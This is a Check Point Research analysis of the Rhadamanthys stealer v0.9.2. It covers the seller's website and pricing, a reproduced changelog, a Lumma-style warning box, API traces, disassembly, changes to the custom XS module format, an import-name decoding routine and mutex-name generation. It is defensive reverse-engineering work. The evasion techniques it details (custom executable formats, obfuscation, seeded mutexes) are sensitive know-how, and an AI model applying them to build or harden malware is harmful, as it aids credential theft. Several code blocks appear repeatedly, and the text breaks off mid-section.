## Unknown Title

⋮ 10/1/2025


**Research by:** hasherezade

# Highlights

- Rhadamanthys is a popular, multi-modular stealer, released in 2022. Since then, it has been used in multiple campaigns by various actors. Most recently, it is being observed in the ClickFix campaigns.
- The latest version, 0.9.2, comes with significant updates that may impact detection and enforce updates to tools used by researchers.
- Check Point Research (CPR) provides multiple scripts that can help defenders keep up with these changes: a converter for the new version of the custom executable format, a deobfuscator for strings, and an unpacker for the package that carries the modules.
- In this report we provide details of the latest changes and describe them in the context of the malware as a whole.

# Introduction

Rhadamanthys is a complex, multi-modular malware sold on the underground market since September 2022. It was first advertised by the actor “kingcrete2022.” From the outset, its design showed the hallmarks of experienced developers, and analysis soon revealed that it drew heavily from an earlier project by the same authors, Hidden Bee [1]. This strong foundation helped Rhadamanthys quickly gain traction: from a niche product, it grew into one of the dominant stealers in cybercrime campaigns and has even attracted interest from more advanced threat actors.

Since its appearance, Check Point Research (CPR) has been closely tracking its development, noting constant updates and customization options. In previous publications, we explored the breadth of its features, internal design, and the execution flow of its components using v0.5 as an example. Much of that work remains relevant today, as the core architecture has stayed intact.

However, with the release of v0.9.x, Rhadamanthys introduced changes that broke some of our previously published tools, including the custom format converter and string deobfuscator. This was a clear sign that the family had reached another milestone update, one significant enough to warrant a fresh analysis. In this blog, we present our findings on the latest release, v0.9.2.

It is worth noting that the initial loader of Rhadamanthys comes in multiple variants: it can be a .NET executable or a native Windows executable (32- or 64-bit). The main target of our analysis is the execution chain started by the native

version. Although the first stage varies, the later stages are identical for all loader types.

# Website makeover

Rhadamanthys was initially promoted through posts on cybercrime forums, but soon it became clear that the author had a more ambitious plan to connect with potential customers and build visibility. In parallel, they launched a Telegram support channel, a Tor website with detailed product descriptions, and offered communication via Tox. Most recently, the website underwent a complete makeover, presenting a polished and professional image. The operators now brand themselves as “RHAD security” and “Mythical Origin Labs.”



Figure 1 – Attackers’ website, main view

The new site showcases all of their products, including teasers for those still in development. Alongside Rhadamanthys – their flagship stealer – they also advertise *Elysium Proxy Bot* and a *Crypt Service*. Version updates are also listed, though this section is not always up to date with actual releases.



Figure 2 – The attackers’ website: overview of different products

As before, Rhadamanthys is offered in tiered packages: from $299 per month for a self-hosted version, to $499 per month with a rented server and additional benefits. A special Enterprise tier, with individually negotiated pricing, is also available.



Figure 3 – The attackers' website: pricing of Rhadamanthys

The combination of the branding, product portfolio, and pricing structure suggest that the authors treat Rhadamanthys as a long-term business venture rather than a side project.

For defenders, this professionalization signals that Rhadamanthys with its growing customer base and an expanding ecosystem is likely here to stay, making it important to track not only its malware updates but also the business infrastructure that sustains it.

# Announcements: 0.9.x

The release of version 0.9 was announced in February 2025, followed by subsequent updates 0.9.1 and 0.9.2. The official website, however, still lists only 0.9.1 (released in May). Its changelog includes a long list of updates, reproduced below:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

v0.9.1 (2025-05-18)

- Redesigned database operation process, separated read and write operations. Ensures data write integrity

- User management permission levels, introduced new worker, traffic merchant, removed observer mode

- Optimized file packaging and CPU usage when exporting to directory. Significantly reduced log packaging export speed

- TOR removed random address generation, fixed address permanently effective

- Management login added 2FA OTP login verification

- Client and task plugins, introduced memory mutex throughout the process, suppressing multiple executions on the same machine sending duplicate data

- Client loading introduced tracking system, can interface with user's loading program. Program startup and data collection work will trigger WEBHOOK callback

- When generating client files, directly select tags from list, generated files named by build tags

- Support using multiple server lists for client building

- Support relay jump page, real server URL encrypted stored in jump page

- Build stub completely removed registry write operations, X64 version, added process injection switch, can choose self-process injection and new process injection

- Task execution conditions added HWID condition

- LOG display pagination list added log total count display

- LOG list page added download count flag block

- FILE download added, one-click package all exported logs into a compressed package, convenient for download

- Telegram message template, added new filter categories

- Added shim server work detection, 5 minutes offline, sends Telegram message notification

- Fixed delete duplicate LOG function, keeps latest record

- Fixed search function, fixed time search function

- Agrent_X wallet, changed to Argent

- a Kepler wallet changed to Keplr

- API interface changes, added new API interfaces

- Get device fingerprint information, added browser fingerprint information collection

- Build stub redesigned, higher stability and reliability

- Added nonascii: true configuration, supporting non-ASCII character password filtering

v0.9.1 (2025-05-18) - Redesigned database operation process, separated read and write operations. Ensures data write integrity - User management permission levels, introduced new worker, traffic merchant, removed observer mode - Optimized file packaging and CPU usage when exporting to directory. Significantly reduced log packaging export speed - TOR removed random address generation, fixed address permanently effective - Management login added 2FA OTP login verification - Client and task plugins, introduced memory mutex throughout the process, suppressing multiple executions on the same machine sending duplicate data - Client loading introduced tracking system, can interface with user's loading program. Program startup and data collection work will trigger WEBHOOK callback - When generating client files, directly select tags from list, generated files named by build tags - Support using multiple server lists for client building - Support relay jump page, real server URL encrypted stored in jump page - Build stub completely removed registry write operations, X64 version, added process injection switch, can choose self-process injection and new process injection - Task execution conditions added HWID condition - LOG display pagination list added log total count display - LOG list page added download count flag block - FILE download added, one-click package all exported logs into a compressed package, convenient for download - Telegram message template, added new filter categories - Added shim server work detection, 5 minutes offline, sends Telegram message notification - Fixed delete duplicate LOG function, keeps latest record - Fixed search function, fixed time search function - Agrent_X wallet, changed to Argent - a Kepler wallet changed to Keplr - API interface changes, added new API interfaces - Get device fingerprint information, added browser fingerprint information collection - Build stub

redesigned, higher stability and reliability - Added nonascii: true configuration, supporting non-ASCII character password filtering

```
v0.9.1 (2025-05-18)
- Redesigned database operation process, separated read and write operations. Ensures data write integrity
- User management permission levels, introduced new worker, traffic merchant, removed observer mode
- Optimized file packaging and CPU usage when exporting to directory. Significantly reduced log packaging export speed
- TOR removed random address generation, fixed address permanently effective
- Management login added 2FA OTP login verification
- Client and task plugins, introduced memory mutex throughout the process, suppressing multiple executions on the same machine sending duplicate data
- Client loading introduced tracking system, can interface with user's loading program. Program startup and data collection work will trigger WEBHOOK callback
- When generating client files, directly select tags from list, generated files named by build tags
- Support using multiple server lists for client building
- Support relay jump page, real server URL encrypted stored in jump page
- Build stub completely removed registry write operations, X64 version, added process injection switch, can choose self-process injection and new process injection
- Task execution conditions added HWID condition
- LOG display pagination list added log total count display
- LOG list page added download count flag block
- FILE download added, one-click package all exported logs into a compressed package, convenient for download
- Telegram message template, added new filter categories
- Added shim server work detection, 5 minutes offline, sends Telegram message notification
- Fixed delete duplicate LOG function, keeps latest record
- Fixed search function, fixed time search function
- Agrent_X wallet, changed to Argent
- a Kepler wallet changed to Keplr
- API interface changes, added new API interfaces
- Get device fingerprint information, added browser fingerprint information collection
- Build stub redesigned, higher stability and reliability
- Added nonascii: true configuration, supporting non-ASCII character password filtering
```

Several entries stand out, including the introduction of a global mutex to suppress duplicate executions, expanded process injection options, and a redesigned build stub. These indicate modifications to the core modules.

Version 0.9.2, released a few months later and already gaining traction, is not yet listed on the website.

As always, such changelogs are written for customers and do not fully capture the points of greatest interest to researchers. However, they still provide useful hints about which areas of the stealer have changed. In the following sections, we present the results of our analysis and highlight the modifications we confirmed, together with several changes that were not documented in the public notes.

# Lumma-like message box

The first thing that stands out in the updated release (0.9.2) is the introduction of a new message box that appears at the start of the malware. We encounter it as soon as we unpack the initial executable.

It's a well-known fact is that most malware is distributed in a protective layer, meant to thwart static detection. The usual first step of analysis is to remove it and reach the core executable (it can be done automatically, i.e. with the help of tools like PE-sieve/HollowsHunter). Interestingly, after unpacking the latest Rhadamanthys (0.9.2), as we try to run the obtained executable, the warning message shows up, saying: "Do you want to run a malware? (Crypt build to disable this message)".



Figure 4 – Unpacked Rhadamanthys sample showing the message box (view from x64dbg)

This message box is familiar to anyone who has ever analyzed the famous Lumma stealer (more info: here [5]).

In the past, the Lumma stealer introduced a check aimed at preventing malware distributors from spreading the initial executable in its plain, unprotected form, which can be easily detected. It was also preventing unskilled distributors from getting their own machine infected. The malware checks the file from which it is deployed, and if it found familiar patterns at the defined offsets, it recognizes that it is running from the raw, unpacked sample. In such cases, instead of running malicious actions immediately, a pop-up is displayed, asking the user for permission to continue. An identical check is now performed by Rhadamanthys.

At first glance, it may appear that both malware families share the same code, responsible for displaying the message. But upon closer inspection, we can see that completely different APIs are called along the way. In Lumma, opening and reading the file is implemented via raw syscalls, and the message box is executed via `NtRaiseHardError`.



Figure 5 – Tracing an unpacked Lumma with TinyTracer; tracelog of executed APIs in the background

In Rhadamanthys, raw syscalls aren't used, and the same message box is displayed by `MessageBoxW`.

```
23415;ntdll.RtlAllocateHeap
156b3;kernel32.GetModuleFileNameW
15d8b;kernel32.CreateFileW
CreateFileW:
        Arg[0] = ptr 0x008a3c30 -> L"C:\Users\tester\Desktop\6103020.exe"
        Arg[1] = 0x80000000 = 2147483648
        Arg[2] = 0x00000007 = 7
        Arg[3] = 0
        Arg[4] = 0x00000003 = 3
        Arg[5] = 0

154a1;kernel32.SetFilePointer
SetFilePointer:
        Arg[0] = 0x00000224 = 548
        Arg[1] = 0x00000400 = 1024
        Arg[2] = 0
        Arg[3] = 0

1585a;kernel32.ReadFile
ReadFile:
        Arg[0] = 0x00000224 = 548
        Arg[1] = ptr 0x008a3c30 -> L"C:\Users\tester\Desktop\6103020.exe"
        Arg[2] = 0x00001000 = 4096
        Arg[3] = ptr 0x0053f7a4 -> {_M\xa2v\x00\x10\x0d\x00}
        Arg[4] = 0

16421;kernel32.CloseHandle
22b05;kernel32.HeapFree
a91c;user32.MessageBoxW
```




Figure 6 – Tracing an unpacked Rhadamanthys with TinyTracer; tracelog of executed APIs in the background

Both loaders are obfuscated, but the obfuscation patterns are different. In the case of the Rhadamanthys loader, the APIs used are static, but the code blocks that call them are disconnected – this obfuscation pattern reminds of some LLVM-based obfuscators.

```
.text:00415847 ; ---------------------------------------------------------------------------
.text:00415847                 push    0
.text:00415849                 lea     eax, [esp+4Ch]
.text:0041584D                 push    eax
.text:0041584E                 push    dword ptr [esp+18h]
.text:00415852                 push    dword ptr [esp+14h]
.text:00415856                 push    dword ptr [esp+30h]
.text:0041585A                 call    ds:ReadFile     ; kernel32.ReadFile
.text:00415860                 mov     edx, dword_48B3E4
.text:00415866                 mov     ecx, 24A8D78Eh
.text:0041586B                 add     edx, ecx
.text:0041586D                 mov     ecx, 2682BC43h
.text:00415872                 cmp     eax, edx
.text:00415874                 jnz     loc_415B35
.text:0041587A                 mov     eax, ebp
.text:0041587C                 cmp     ecx, 1905713Ch
.text:00415882                 jge     loc_415B48
.text:00415888
.text:00415888 loc_415888:                             ; CODE XREF: .text:00415B42↓j
.text:00415888                 mov     eax, [eax]
.text:0041588A                 add     eax, edi
.text:0041588C                 lea     esi, off_48CE80
.text:00415892                 jmp     eax
.text:00415894 ; ---------------------------------------------------------------------------
```

Figure 7 – Fragment of Rhadamanthys code, showing the code block responsible for reading the file, along with the obfuscation patterns used. The jump to the next code chunk happens via EAX, using a dynamically calculated address.

In contrast, Lumma code is much more coherent and can be decompiled. The important functions are called via syscalls, using a single proxy function:

```
  if ( dword_44A91C )
  {
    v9 = 0;
    while ( *(_DWORD *)(dword_44A920 + 8 * v9) != 0x9B15AA7A )
    {
      if ( dword_44A91C == ++v9 )
        goto LABEL_10;
    }
    v10 = *(_DWORD *)(dword_44A920 + 8 * v9 + 4);
    if ( v10 != v40 )
      v8 = lumma_HEAVENSGATE_proxy_func(v10, dword_44A924, 6, a1, a2, 1, 0, 0, &v41);
  }
LABEL_10:
  if ( v8 == -1073741789 )
  {
    v39 = (_DWORD *)sub_43B3D0(v41);
    v11 = v41;
    v40 = 353638166;
    for ( j = 0; j < 4; ++j )
    {
      v12 = *((unsigned __int8 *)&v40 + j);
      v42 = v12 ^ (j + 1567972764);
      *((_BYTE *)&v40 + j) = (v12 ^ (j - 100)) + 117;
    }
    v8 = v40;
    if ( dword_44A91C )
    {
      v13 = 0;
      while ( *(_DWORD *)(dword_44A920 + 8 * v13) != 0x9B15AA7A )
      {
        if ( dword_44A91C == ++v13 )
          goto LABEL_20;
      }
      v14 = *(_DWORD *)(dword_44A920 + 8 * v13 + 4);
      if ( v14 != v40 )
        v8 = lumma_HEAVENSGATE_proxy_func(v14, dword_44A924, 6, a1, a2, 1, v39, v11, &v41);
    }
LABEL_20:
```

Figure 8 – Fragment of Lumma code implementing the same functionality. There is no disconnect between the code blocks. Functions are called via wrapper, using raw syscalls.

Therefore, despite the surface-level similarity, it seems to be just a behavioral mimicry. We don't have any proof of links between the Lumma development group and Rhadamanthys; however, it is possible that after Europol's operation earlier this year, some members of the original Lumma team joined the promising competitor.

This message box occurs in the Stage 1 executable. Typically for Rhadamanthys, this executable runs a shellcode in memory, which loads Stage 2, that consist of multiple modules. Its core modules are implemented in a format proprietary to this malware that we denote as XS.

# Updates in the custom XS format

Since its inception, Rhadamanthys has shipped its executable modules in custom formats rather than the standard PEs. Only the first stage (the initial component), is a typical Windows executable. Its role is to prepare and deploy the set of components, that are unpacked from the internal package.

Custom formats preserve all the essential components of an executable, such as relocations, import tables, and sections with access rights – but this information is stored in headers fully reinvented by the authors. Unlike PE or ELF files, which are natively supported by the operating systems, custom executables require proprietary loaders. This acts as a form of obfuscation, as standard tools can't parse them. In addition, the absence of expected headers makes it more difficult to dump those components from memory, and reconstruct them.

The evolution of the custom formats used by Rhadamanthys was described in detail in our earlier work *From Hidden Bee to Rhadamanthys*, along with a tool to convert them into PE for easier study (available here). Since version 0.5, Rhadamanthys modules used formats starting with the magic value XS. Two subtypes exist, used at different stages of execution (details outlined here):

- **XS1**: modules from the Stage 2 package, embedded in the initial executable.
- **XS2**: modules from the Stage 3 package, downloaded from C2 after environment checks.

In v0.9.x, both formats received updates, which we label **XS1_B** and **XS2_B**.

The first subtype (XS1) contains an extended header, with a field denoting the version number. The current variant is version 4, a direct increment over the previously described one.

The header of the XS1_B can be described by the following structure:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

#pragma pack(push, 1) // Adjust to one byte

typedef struct {

WORD magic;

WORD nt_magic;

WORD sections_count;

**//WORD imp_key; <- removed**

WORD hdr_size;

BYTE ver;

**BYTE imp_key; // <- added here**

DWORD module_size;

DWORD entry_point;

t_XS_data_dir data_dir[XS_DATA_DIR_COUNT];

t_XS_section sections;

} t_XS_format_B;

#pragma pack(pop) // Back to the previous settings

#pragma pack(push, 1) // Adjust to one byte typedef struct { WORD magic; WORD nt_magic; WORD sections_count; **//WORD imp_key; <- removed** WORD hdr_size; BYTE ver; **BYTE imp_key; // <- added here** DWORD module_size; DWORD entry_point; t_XS_data_dir data_dir[XS_DATA_DIR_COUNT]; t_XS_section sections; } t_XS_format_B; #pragma pack(pop) // Back to the previous settings

```
#pragma pack(push, 1) // Adjust to one byte
        typedef struct {
            WORD magic;
            WORD nt_magic;
            WORD sections_count;
            **//WORD imp_key; <- removed**
            WORD hdr_size;
            BYTE ver;
            **BYTE imp_key; // <- added here**
            DWORD module_size;
            DWORD entry_point;
            t_XS_data_dir data_dir[XS_DATA_DIR_COUNT];
            t_XS_section sections;
        } t_XS_format_B;
#pragma pack(pop) // Back to the previous settings
```

The major change that we can observe is a lack of the WORD field before the header size. In the previous version (XS1_A) this field stood for the key that was used for deobfuscating the names of the DLLs, used in the custom Import Table. Now this field is removed, because the deobfuscating algorithm has been replaced with the new one:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
bool decode_name_B(BYTE* dll_name, size_t name_len)
{
if (!name_len) {
return false;
}
BYTE out_name[128] = { 0 };
size_t indx = 0;
size_t pos = 0;
size_t flag = 0;
for (size_t i = 0; i < name_len; ++i) {
BYTE outC = 0;
for (WORD round = 7; round > 0; round--) {
BYTE val = dll_name[indx];
if (pos) {
flag = (val >> (7 - pos)) & 1;
if (pos == 7) {
pos = 0;
++indx;
}
else {
++pos;
}
}
else {
flag = val >> 7;
pos = 1;
}
outC |= (flag != 0) << (round - 1);
}
if (!is_valid_dll_char(outC)) {
return false;
}
out_name[i] = outC;
}
out_name[name_len] = 0;
```

::memcpy(dll_name, out_name, name_len);

return true;

}

bool decode_name_B(BYTE* dll_name, size_t name_len) { if (!name_len) { return false; } BYTE out_name[128] = { 0 }; size_t indx = 0; size_t pos = 0; size_t flag = 0; for (size_t i = 0; i < name_len; ++i) { BYTE outC = 0; for (WORD round = 7; round > 0; round--) { BYTE val = dll_name[indx]; if (pos) { flag = (val >> (7 - pos)) & 1; if (pos == 7) { pos = 0; ++indx; } else { ++pos; } } else { flag = val >> 7; pos = 1; } outC |= (flag != 0) << (round - 1); } if (!is_valid_dll_char(outC)) { return false; } out_name[i] = outC; } out_name[name_len] = 0; ::memcpy(dll_name, out_name, name_len); return true; }

```
bool decode_name_B(BYTE* dll_name, size_t name_len)
{
    if (!name_len) {
        return false;
    }

    BYTE out_name[128] = { 0 };
    size_t indx = 0;
    size_t pos = 0;
    size_t flag = 0;

    for (size_t i = 0; i < name_len; ++i) {
        BYTE outC = 0;
        for (WORD round = 7; round > 0; round--) {
            BYTE val = dll_name[indx];
            if (pos) {
                flag = (val >> (7 - pos)) & 1;
                if (pos == 7) {
                    pos = 0;
                    ++indx;
                }
                else {
                    ++pos;
                }
            }
            else {
                flag = val >> 7;
                pos = 1;
            }
            outC |= (flag != 0) << (round - 1);
        }
        if (!is_valid_dll_char(outC)) {
            return false;
        }
        out_name[i] = outC;
    }
    out_name[name_len] = 0;
    ::memcpy(dll_name, out_name, name_len);
    return true;
}
```

Still, the malware uses an import deobfuscation key (`imp_key`) to resolve imported functions. This time the key is shorter, only one BYTE long. It is used in calculating checksums that are then mapped to particular functions' names.

The next stage format (XS2_B) underwent some lighter modifications. The only thing that changed was one of the fields in the custom import structure: it was extended from WORD to DWORD. This field carries the name of the DLL. In the past it could be carried in an obfuscated form, now it is used as is.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

#pragma pack(push, 1) // Adjust to one byte

typedef struct {

DWORD dll_name_rva;

DWORD first_thunk;

DWORD original_first_thunk;

**DWORD obf_dll_len; //WORD obf_dll_len;**

} t_XS_import_B;

#pragma pack(pop) // Back to the previous settings

#pragma pack(push, 1) // Adjust to one byte typedef struct { DWORD dll_name_rva; DWORD first_thunk; DWORD original_first_thunk; **DWORD obf_dll_len; //WORD obf_dll_len;** } t_XS_import_B; #pragma pack(pop) // Back to the previous settings

```
#pragma pack(push, 1) // Adjust to one byte
        typedef struct {
            DWORD dll_name_rva;
            DWORD first_thunk;
            DWORD original_first_thunk;
            **DWORD obf_dll_len; //WORD obf_dll_len;**
        } t_XS_import_B;
#pragma pack(pop) // Back to the previous settings
```

As we can see, the changes do not add any new qualities to the format. The most likely role of the restructuring is to invalidate earlier parsers. It reflects the ongoing pattern of incremental churn aimed at slowing analysts down.

All the changes are now reflected in the updates to our tool, and the new modules can be successfully converted into PE.

# Changes in the initial checks (Stage 2 core)

The Stage 2 core, implemented as an XS1 module, starts its execution with various checks that are used to decide if the malware should continue its execution. Most of them have not changed since earlier versions. However, some underwent makeovers.

## Removal of the SibCode key

In the past, in consecutive versions of Rhadamanthys, it used the `SibCode` registry keys in order to save the timestamp of the last execution. Depending on the version, the keys may look like one of the following:

- `HKCU\SOFTWARE\SibCode\sn`
- `HKCU\SOFTWARE\SibCode\sn2`
- `HKCU\SOFTWARE\SibCode\sn3`

It was introduced to prevent the sample from being executed again too quickly after the first deployment. While initially the timestamp was saved as a single DWORD, in consecutive releases the author put more effort into making it tamper-proof. It was described in detail in [4] under “Re-Execution Delay Feature”. The presence of this registry key was one of the easy-to-notice symptoms of Rhadamanthys infection. This is probably the reason why the author gave it up completely, mentioning in the 0.9.1 changelog: *“Build stub completely removed registry write operations”***.** Indeed by checking the code we can confirm that the relevant function is now absent.

## Mutex creation

In the earlier releases, Rhadamanthys used to create its mutex in a somewhat repeatable manner, based on a hash made of hardcoded values. This allowed researchers to create a universal vaccine (described in [4]). Now, the author decided to evade this simple way of preventing the malware from running.

Since 0.9, the Rhadamanthys configuration (described further) includes a 16-byte seed value that participates in mutex name generation. It is hashed along with the magic XRHY. The first 16 bytes of the hash are then split into chunks and formatted into the Mutex name:

```
32  _data_buf.data = 'XRHY';
33  _data_buf.size = 4;
34  sha1_init(sha_ctx);
35  sha1_update(sha_ctx, &_data_buf, 8u);
36  sha1_update(sha_ctx, hash_seed, seed_len);
37  sha1_fetch_data(out_sha1, sha_ctx);
38  copy_memory(g_ConfigDataHash, out_sha1, 0x10u);
39  format0 = dec_wstring(&enc_Global_MSCTF_Asm___08x__04x__04x__02x_02x__02x_02x_02x_02x_02x_02x_);
40  snwprintf(
41    Buffer,
42    0x80u,
43    format0,
44    *out_sha1,
45    *&out_sha1[4],
46    *&out_sha1[6],
47    out_sha1[8],
48    out_sha1[9],
49    out_sha1[10],
50    out_sha1[11],
51    out_sha1[12],
52    out_sha1[13],
53    out_sha1[14],
54    out_sha1[15]);
```

Figure 9 – Fragment of the function responsible for generation of the Mutex name

Possible format strings for the generation of mutexes:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

